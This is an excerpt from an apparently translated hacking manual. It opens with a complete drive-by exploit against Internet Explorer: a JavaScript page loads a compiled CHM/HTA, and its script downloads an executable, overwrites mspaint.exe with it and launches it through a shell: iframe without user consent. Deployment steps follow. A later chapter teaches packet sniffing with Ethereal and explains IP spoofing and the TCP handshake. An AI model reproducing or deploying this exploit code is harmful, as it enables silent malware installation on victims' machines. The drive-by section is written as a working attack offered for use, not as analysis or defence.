The principle of the attack will be to have the web navigator execute a javascript code, which will force the local downloading of a HTA file, as well as its reading, in order to have it locally execute a Vbscript code, destined to download then execute a virus; all of this happening without the user's intervention, of course. One last problem remains: with the security restrictions by default, it is not possible, even locally, to execute a programme without asking for the user's authorisation. We will therefore use another loophole (the shell loopholes), which can start a programme on the system by associating it to a file to read. Instead of simply downloading the virus, we will crush an existing binary on the system and start it by asking to open a file to which it will be associated: so it will be the virus which will then have replaced the initial binary to be started.

Shell Vulnerability

Shell is a protocol that can be used in a URL to open any brief or file on the system. In the Start->Execute window, type in the following commands:

```
shell:windows
shell:cookies
shell:recent
shell:system
shell:Common AppData
shell:Common Desktop
shell:Common Documents
shell:Common Favorites
shell:Common Programs
shell:Common Start Menu
shell:Common Startup
shell:Common Templates
shell:Common Administrative Tools
shell:CommonVideo
shell:CommonPictures
shell:Personal
shell:local appdata
```



shell:profile
shell:Administrative Tools

This type of command can be given to the web navigator so that it can execute the associated command. Place the following code in a HTML page (replace Windows by what is convenient on your machine):

```
<iframe id="Target" src='shell:windows' name="x" width="875"  
height="527">  
</iframe>
```

This vulnerability can be used to force IE to open a file with the associated programme according to the extension. Copy a bmp picture that you will rename hack.bmp in your Windows directory and copy this script on a html page. The mspaint.exe programme will then be started:

```
<iframe id="Target" src='shell:windows\hack.bmp' name="x"  
width="875"  
height="527">  
</iframe>
```

Taking advantage of the hta loophole:

Let us summarise the attack procedure:

Hostile Javascript Code:

1. Downloading and execution of a .hta containing Vbscript code, via a hostile javascript code (attack.htm file)

Hostile .hta:

2. Downloading of an executable which then crushes mspaint.exe
3. Downloading of a bmp picture in the Windows directory
4. Request the opening of the picture via a shell loophole, forcing the execution of the file renamed in mspaint.exe

On the www.thehackademy.net website, you will find a directory with all the files destined to take advantage of this type of vulnerability:

attack.htm: The hostile javascript code

EXPLOIT.CHM: The hostile chm

exploit.exe: The executable to have the web navigator start

hack.bmp: The picture to copy on the system



The javascript code destined to download .hta:

```
<textarea id="code" style="display:none;">
    <object data="&#109;s-its:mhtml:file://C:\foo.mht!${PATH}/EXPLOIT.CHM::/exploit.htm"
type="text/x-scriptlet"></object>
</textarea>

<script language="javascript">
    document.write(code.value.replace(/\${PATH}/g,location.href.substring
(0,location.href.indexOf('ATTAK.htm'))));
</script>
```

The Vbscript code contained in .hta. Once again, replace the Windows directory of this code by what is appropriate on your system (windows or winnt):

```
<html>
<head></head>

<body>
<script language="vbscript">
    Function Exists(filename)
        On Error Resume Next
        LoadPicture(filename)
        Exists = Err.Number = 481
    End Function
</script>

<script language="javascript">

    paint= [
        "C:\WINNT\system32\mspaint.exe",
        "C:\WINDOWS\system32\mspaint.exe"
    ];

    for (i=0;i<paint.length;i++) {
        paintpath = paint[i];
        if (Exists(paintpath))
            break;
    }

    function getPath(url) {
        start = url.indexOf('http:')
        end = url.indexOf('EXPLOIT.CHM')
        return url.substring(start, end);
    }
    payloadURL = getPath(location.href) + 'exploit.exe';
    var x = new ActiveXObject("Microsoft.XMLHTTP");
    x.Open("GET",payloadURL,0);
    x.Send();

    var s = new ActiveXObject("ADODB.Stream");
    s.Mode = 3;
    s.Type = 1;
    s.Open();
```



```
s.Write(x.responseText);
s.SaveToFile(paintpath,2);
payloadURL2 = getPath(location.href) +'hack.bmp';
var y = new ActiveXObject("Microsoft.XMLHTTP");
y.Open("GET",payloadURL2,0);
y.Send();


var z = new ActiveXObject("ADODB.Stream");
z.Mode = 3;
z.Type = 1;
z.Open();
z.Write(y.responseText);

z.SaveToFile("c:\\\\WINDOWS\\\\hack.bmp",2);
</script>

<iframe id="Target"
src="shell:WINDOWS\hack.bmp" name="x"
width="875" height="527">
</iframe>
</body>
</html>
```

This html code will have to be compiled in .hta format. To do this, you can use the **HTML help workshop** programme:

Create a new project, by selecting the “new” button:





The wizard will ask you the location and the name of the new project:



Select a htm-type file as project source:



You will give the exploit.htm file whose code was given above:





Finally, you will be able to compile the project thanks to the file->compile button; the htm file will thus be automatically generated in the directory where you have saved the project.

Once all the files are ready, copy the 4 previously mentioned files into a web server directory. You then only have to open your web navigator to have it point to the attack.htm page and the executable will automatically be open.



CHAPTER III

NETWORKS VULNERABILITIES

1. Network Sniffing

A) Theoretical Approach

Sniffing is a spying technique which consists in copying the information contained in network packets without modifying their transportation or their shape.

When an A machine contacts a C machine, data will transit through an intermediate machine, a B machine.

A -----> B -----> C


To reach C, A must have the packet transit through B. B could be controlled by a hacker, and this hacker could then maliciously pick up the data transiting between A and C and make a copy of it for later analysis.

Sniffing makes it possible to pick up the data that makes up the network packets, i.e. the different options and variables incremented in the packets (Source IP address, Destination IP address, Flags, etc.), as well as usual data (web pages' source codes, logins and passwords, commands sent to a server, etc.) The reason sniffing exists is the security weakness of the vast majority of protocols. The confidentiality of data transmitted with the most common protocols (TCP, HTTP, FTP, SMTP, ...) is not ensured because these communications are not encrypted. In some network environments, it is not even necessary to be part of the relay system (router, gateway, etc.) to undertake network sniffing...

Network environments : simplicity and limits of sniffing


In some network environments, it is not necessary to be in control of the relay machine to spy on the whole data flow. This is for example the case for network architectures structured around a HUB. The whole network created around a hub is vulnerable to a Sniffing-type technique. All packets emitted on the network are broadcast to all the systems present. By analysing the destination MAC address, the system receiving the packet can decide if this packet is destined to it or if it must be dropped. However, on a hub network, this method is limited to zones belonging to the same network segment.

Here, machine 1 sends a packet on the network (its destination is of no relevance to us). To relay it, the HUB sends it again to all the other machines of the network.



On this diagram, machine 2 could be a hacker one. It could then spy on all the network traffic of all the machines linked to the HUB, because all packets are sent back to it.

Here, the connection between the router and machine 3 cannot be sniffed by the rest of the network.



It is to be noted that the same network architecture could be created not around a Hub but around a Switch: this is an intelligent hub which saves in a corresponding table the MAC address and the Ethernet port number of each machine it is connected to. Then, it will not broadcast the emitted packets but ask its cache to determine on which Ethernet port it must send the packet.

- Network overloading is much less frequent and the network traffic itself is minimized.
- It is in theory no longer possible to sniff transiting connections on the LAN.


Practical Approach : installation of a sniffer

The reference for sniffers remains Ethereal, on both Windows and Linux, which includes a very performing analysis system of transiting packets. You will find this tool at: <http://www.ethereal.com>. You will also have to install WinPCAP library which can enable you to use sniffing on Windows. You will find this at <http://winpcap.polito.it>.

Practical Approach: using a sniffer

We will start by doing brute sniffing sessions before we look at the powerful capture options.

1. Click on Capture
2. Click on Start.




A parametrization window of the capture session opens. Among the various functions at hand, please note that you can specify in "Interface" the peripheral to initialize. If you have several network cards, you can sniff the traffic on the card of your choice.

Among other options that are interesting to modify, we should note the "Display Options" and "Capture Limits". To follow in real time the sniffing of packets, activate the options "Update list of packets in real time" and "Automatic scrolling in live capture".

For your first try, activate the following options :

- Capture packet in promiscuous mode.
- Update list of packets in real time.
- The 3 options of "Name resolution".

NB: By default, a card will only recover packets addressed to it, the others being destroyed. To read packets destined to other computers, the hacker will have to put the card into a special mode called the "promiscuous mode". The card will from then on pick up all packets. It is however important to note that since this card must be handled at a very low level for this change of functioning mode, administrator privileges are necessary.



The capture status window indicates how many packets have already been sniffed, as well as the majority of common protocols to which these packets are related. It is also this window that ends the capture session.

Using the "Follow TCP Stream" option

The "Follow TCP Stream" option can isolate a "conversation" or an exchange of data between two specific machines. So if in the results of your capture session you wish to zoom quickly on one communication, then do as follows:


1. Select the packet emitted from one machine to another. For example, click on the line corresponding to a packet emitted from machine A to B.
2. Right-click
3. Click on "Follow TCP Stream"
4. A new window opens and all it contains is the data processing exchange that has taken place between the two machines. A colour code is established to distinguish data belonging to different machines.
5. At the bottom of the software's main window, in the "Filter" zone, is displayed the filtering information that allows for an efficient selection of screen display to highlight the exchange that is of interest to us. A good mastery of this software is essential to perfectly understand the meaning of this filtering. In the present case, this is not necessary.

Using the filters

As seen previously, filters will allow you to discriminate among information that has been captured or that is being captured. You can create filtering options with the software's designated interface:


1. In the software, click on the "Edit" tab,
2. Then, click on "Display Filters",
3. A window then opens which will allow you to create filters.

We will see, with several specific examples, how to efficiently manage your filters.



Example 1 : Filtering only HTTP packets.

1. In the "Ethereal : Edit Display Filter List" window, click on "Add Expression",
2. A window then opens which lists all protocols recognized by the software,
3. Go to HTTP,



5. Click on HTTP. It is not necessary to go to the “Relation” column. We will see in a later example how this column will be of use to us.
6. Click on "Accept",
7. You return to the Filter Management window. In “Filter String”, “http” should be displayed.
8. Give a name (“Filter Name”) to this filter. You can give “http” as a name if you want it to be evocative.
9. Click on "New",
10. A new filter has tied itself to your list of filters, the one you have just created.
11. Click on "Save" then on "Close".

You have just created a new filter. In your future snapshots, you will be able to apply it in the following manner:

1. Start a new snapshot,
2. Click on the Filter button at the bottom of the software,



3. Select the appropriate filter,
4. Click on "Apply".

However, do make sure that the filters are only used to discriminate information that is displayed for a better visibility. In a snapshot, Ethereal will still pick up all packets. This is in no way an inconvenience, for it will enable you to return to a complete display of information. Let us now study a second example of filter creation, a slightly more complex one.

Example 2 : filtering by IP addresses.

What we would like to do this time round is to visualize only the network packets specific to one IP address. We will suppose that you wish to filter only the network packets emitted towards IP address 125.125.125.125.

1. In the "Ethereal: Edit Display Filter List" window, click on "Add Expression",
2. A window then opens and it lists all protocols recognized by the software,
3. Click on "IP" in the list, then in the "Relation" column, click on the equal double sign,
4. Enter IP address 125.125.125.125 in the appropriate "Value (protocol)" slot,

Field name	Relation	Value (protocol)
IP	is present ==	125.125.125.125

5. Click on "Accept",
6. Give a name to the filter, and click on "New",
7. Then click on "Save" and "Close",
8. Start a new snapshot,
9. Click on the Filter button at the bottom of the software,



10. Select the appropriate filter,
11. Click on "Apply",
12. Open telnet.exe in the following manner: go to "Start", then "Execute" et type telnet 125.125.125.125 ,
13. Validate with "OK",
14. On the main Ethereal window is displayed only the information relative to your connection attempt towards 125.125.125.125 (and no other information).



Security

Sniffing is actually just a legitimate way of listening to transiting traffic, so it is difficult to establish security solutions that are really efficient. It is therefore strongly recommended to always use encrypted information to ensure transiting data remains confidential.

2. Network Spoofing

A) Presentation

IP spoofing is not actually an attack itself, but can be used in many other intrusion or information gathering techniques (see Idle host scanning).

Spoofing is a technique that can use the existing “network confidence relations” between various machines.

We will take advantage of the fact that IP :

- is one of the most solicited protocols.
- is an uncertain network protocol, it is not connected and does not handle packets that have already been transmitted, nor does it handle those that are going to come.
- it does not in any way handle packet security or confidentiality, this role is left to the upper layers

IP is often coupled to the TCP protocol, and this gives it the reliability that it otherwise lacks. TCP is a “connected” protocol and before being able to exchange information, the machines concerned will have to establish a connection (3-way handshake).

This reliability is ensured in two ways:

- Sequencing.
- Acknowledging.

B) Establishing a TCP connection

As mentioned previously, in order to exchange information, two machines must first establish a connection (TCP in this case).


To illustrate this technical aspect, we are going to use **Ethereal**, which will enable us to sniff packets transiting through a network interface.

In the present case, let us consider a “telnet” connection between two machines.


Machine A does a telnet on machine B on port 6666...

This handshake takes place as follows:

First step



The machine sends a packet to request the establishment of a connection to machine B.




The screenshot shows the Ethereal network traffic analyzer interface. The packet list pane displays three captured TCP packets. The first packet is highlighted in blue and shows the details for a SYN packet sent from source port 32863 to destination port 6666. The packet details pane provides a detailed breakdown of the SYN flag (0x0002) and its sub-fields: CWR (0), ECN-Echo (0), Urgent (0), Acknowledgment (0), Push (0), Reset (0), and Syn (1). The bytes pane shows the raw hex and ASCII data of the packet, starting with 0020 00 42 80 5f 1a 0a 61 e4 b6 5b 00 00 00 00 a0 02 .B...a..I....

Illustration 1: SYN


Each packet (or datagram) has what is called a header with a length of 32 bits. It contains various informations, and these are the ones of interest to us:

- A “flag” system that can determine to what the packet corresponds. In our case the packet contains an initialized SYN “flag” (fixed at 1).
- A sequence number (SEQ) created randomly by the kernel.



Second step

Illustration 2: SYN/ACK



The screenshot shows the Ethereal network traffic analyzer interface. The packet list pane displays three TCP packets:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.0.109	192.168.0.66	TCP	32863 > 6666 [SYN] Seq=1642378843
2	0.000204	192.168.0.66	192.168.0.109	TCP	6666 > 32863 [SYN, ACK] Seq=14504
3	0.000246	192.168.0.109	192.168.0.66	TCP	32863 > 6666 [ACK] Seq=1642378844

The details pane for the second packet (SYN, ACK) is expanded, showing:

- Acknowledgement number: 1642378844
- Header length: 40 bytes
- Flags: 0x0012 (SYN, ACK)
 - 0... = Congestion Window Reduced (CWR): Not set
 - .0... = ECN-Echo: Not set
 - ..0.... = Urgent: Not set
 - ...1.... = Acknowledgment: Set
 -0... = Push: Not set
 -0.. = Reset: Not set
 -1.. = Syn: Set
 -0 = Fin: Not set
- Window size: 5792
- Checksum: 0xe8ca (correct)
- Options: (20 bytes)
 - Maximum segment size: 1460 bytes

The bytes pane at the bottom shows the raw hex and ASCII data of the third packet (ACK). The sequence number is highlighted in blue.

To this request from machine A, B will answer with a SYN/ACK, meaning that this time round the packet sent by B to A will have two bits initialized at 1: the SYN bits and the ACK bits.

